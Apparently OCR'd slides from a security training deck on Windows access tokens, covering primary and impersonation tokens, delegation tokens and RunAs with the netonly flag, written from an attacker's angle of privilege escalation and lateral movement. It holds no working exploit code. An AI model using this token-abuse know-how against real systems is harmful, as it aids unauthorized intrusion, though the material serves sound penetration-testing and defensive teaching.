
Group SID: n/a

Privilege	Flags
SeBackupPrivilege	Disabled
SeChangeNotifyPrivilege	Default Enabled
SeCreateGlobalPrivilege	Default Enabled
SeCreatePagefilePrivilege	Disabled
SeCreateSymbolicLinkPrivilege	Disabled
SeDebugPrivilege	Enabled
SeDelegateSessionUserImpersonatePrivilege	Disabled
SeImpersonatePrivilege	Default Enabled

The Purpose

- Access Tokens represent the security context of a user
  - SID, privileges, groups he's a member of, integrity of the associated process…
- Windows uses these tokens for local access control purposes
  - Objects have associated a list of control rules (DACL)
  - Processes accessing objects have associated an Access Token
- The information provided by a Token is compared with the rules of an object to determine if access is granted or denied

https://docs.microsoft.com/en-us/windows/desktop/secauthz/access-tokens



Passwords.txt
Object's Security Descriptor
...
DACL
ACE 1
Access Denied
S-1-5-21-domain-1004 (wint3r)
Read, Write, Execute
ACE 2
Access Allowed
S-1-5-32-544 (Administrators)
Write
Attl4s's Process
Access Token
...
Groups
S-1-5-32-544 (Administrators)
...
Wint3r's Process
Access Token
...
User SID
S-1-5-21-domain-1004

Token Types

- Primary Tokens (process tokens)
  - Every process has a primary token associated
  - When a new process is created, the default action is inheriting the primary token of its parent

- Impersonation Tokens (thread tokens)
  - They enable a thread to run in a different security context (different token) than the parent process
  - Usually used for client and server scenarios

Impersonation Tokens



Impersonation is the ability of a thread to execute in a security context that is different from the context of the process that owns the thread. Using impersonation process can act behalf of other user.

The server thread uses an access token representing the client's credentials to obtain access to the objects to which the client has access.

Related privileges:

- SeImpersonatePrivilege
- SeAssignPrimaryPrivilege

Impersonation Tokens

- Impersonation Tokens have different “impersonation” levels
    - Some services may only require to identify usernames
    - Other services may need the full security context of a user

- The resulting Access Token will differ depending on how the service is configured


Impersonation Tokens (cont.)

- An attacker will typically care about “fully impersonated” tokens
  - Tokens that could grant local privilege escalation opportunities
  - Tokens that could grant lateral movement opportunities for other systems

- The later ones (lateral movement) are commonly called “Delegation Tokens”

- Delegation Tokens refer to a logon session with credentials in memory that can be used to move laterally to other computers
  - Created by interactive logons, console logons, RunAs, PsExec with -u flag, RDP and any credential delegation

User Impersonation


Do I have hashes / tickets?
Creates
Logon Session
TOKEN
User SID
Logon Session ID
Integrity
Groups
...
Auth
Auth package
LSA
Creates
UserA
HostA
Security information
Provides
Do I have passwords?
Can I manipulate interesting tokens?

Do I Have Passwords?

RunAs.exe

- The process created by RunAs has an access token and logon session similar to the ones done by an interactive logon
  - Credentials in memory!
- Credentials must be verified before creating the process
  - Local users are verified through SAM
  - Domain users are verified through a Domain Controller
- What happens when credentials can’t be verified? - RunAs fails

RunAs.exe (cont.)

- Some Windows tools for remote management just work with SSO authentication
  - E.g. sc.exe or schtasks.exe

- Sometimes you do possess valid credentials that RunAs cannot verify
  - Local users of other systems
  - Domain users of non-trusted domains

- What do you do such cases?

The Netonly Flag


The Netonly Flag

- Tells RunAs that the specified credentials are for remote access only

- Windows will not validate the credentials you specify
    - Watchout wrong credentials!

- When you interact with a network resource, Windows will use the credential referred to by the logon session created

- Therefore, the Logon Session will not match the identity of the access token



2. The current user's token will be duplicated and its logon session ID **substituted with the newer one**

